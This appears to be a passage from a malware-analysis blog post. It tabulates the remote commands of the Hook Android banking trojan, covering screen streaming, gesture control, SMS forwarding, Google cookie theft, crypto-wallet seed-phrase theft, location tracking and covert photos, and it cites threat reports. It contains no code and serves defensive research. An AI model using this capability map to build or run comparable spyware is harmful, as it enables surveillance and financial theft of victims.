Hook 1 2	start_vnc	Starts capturing the victim's screen constantly (streaming)
Hook 1 2	stop_vnc	Stops capturing the victim's screen constantly (streaming)
Hook 1 2	takescreenshot	Takes a screenshot of the victim's device (note that it starts the same activity as for the "start_vnc" command, but it does so without the extra "streamScreen" set to true to only take one screenshot)
Hook 1 2	swipe	Performs a swipe gesture with the specified 4 coordinates
Hook 1 2	swipeup	Perform a swipe up gesture
Hook 1 2	swipedown	Performs a swipe down gesture
Hook 1 2	swipeleft	Performs a swipe left gesture
Hook 1 2	swiperight	Performs a swipe right gesture
Hook 1 2	scrollup	Performs a scroll up gesture
Hook 1 2	scrolldown	Performs a scroll down gesture
Hook 1 2	onkeyevent	Performs a certain action depending on the specified key payload (POWER DIALOG, BACK, HOME, LOCK SCREEN, or RECENTS
Hook 1 2	onpointerevent	Sets X and Y coordinates and performs an action based on the payload text provided. Three options: "down", "continue", and "up". It looks like these payload texts work together, as in: it first sets the starting coordinates where it should press down, then it sets the coordinates where it should draw a line to from the previous starting coordinates, then it performs a stroke gesture using this information
Hook 1 2	longpress	Dispatches a long press gesture at the specified coordinates
Hook 1 2	tap	Dispatches a tap gesture at the specified coordinates
[illegible]	[illegible]	[illegible]

Hook 1 2	clickat	Clicks at a specific UI element
Hook 1 2	clickattext	Clicks on the UI element with a specific text value
Hook 1 2	clickatcontaintext	Clicks on the UI element that contains the payload text
Hook 1 2	cuttext	Replaces the clipboard on the victim's device with the payload text
Hook 1 2	settext	Sets a specified UI element to the specified text
Hook 1 2	openapp	Opens the specified app
Hook 1 2	openwhatsapp	Sends a message through Whatsapp to the specified number
Hook 1 2	addcontact	Adds a new contact to the victim's device
Hook 1 2	getcallhistory	Gets a log of the calls that the victim made
Hook 1 2	makecall	Calls the number specified in the payload
Hook 1 2	forwardsms	Sets up an SMS forwarder to forward the received and sent SMS messages from the victim device to the specified number in the payload
Hook 1 2	getlocation	Gets the geographic coordinates (latitude and longitude) of the victim
Hook 1 2	getimages	Gets list of all images on the victim's device
Hook 1 2	downloadimage	Downloads an image from the victim's device
Hook 1 2	fmmanager	Either lists the files at a specified path (additional parameter "ls"), or downloads a file from the specified path (additional parameter "dl")
Hook 2	send_sms_many	Sends an SMS message to multiple phone numbers
Hook 2	addwaitview	Displays a "wait / loading" view with a progress bar, custom background colour, text colour, and text to be displayed
Hook 2	removewaitview	Removes a "RelativeLayout" view group, which displays child views together in relative positions. More specifically, this command removes the "wait / loading" view that is displayed on the victim's device as a result of the "addwaitview" command
Hook 2	addview	Adds a new view with a black background that covers the entire screen
Hook 2	removeview	Removes a "LinearLayout" view group, which arranges other views either horizontally in a single column or vertically in a single row. More specifically, this command removes the view with the black background that was added by the "addview" command
Hook 2	cookie	Steals session cookies (targets victim's Google account)
Hook 2	safepal	Starts the Safepal Wallet application (and steals seed phrases as a result of starting this application, as observed during analysis of the accessibility service)
Hook 2	exodus	Starts the Exodus Wallet application (and steals seed phrases as a result of starting this application, as observed during analysis of the accessibility service)
Hook 2	takephoto	Takes a photo of the victim using the front facing camera

References

[1] – https://www.threatfabric.com/blogs/hook-a-new-ermac-fork-with-rat-capabilities
[2] – https://cebrf.knf.gov.pl/komunikaty/artykuly-csirt-knf/362-ostrzezenia/858-hookbot-a-new-mobile-malware
[3] – https://socket.io/docs/v4/

Here are some related articles you may find interesting

Previous post Next post

Most popular posts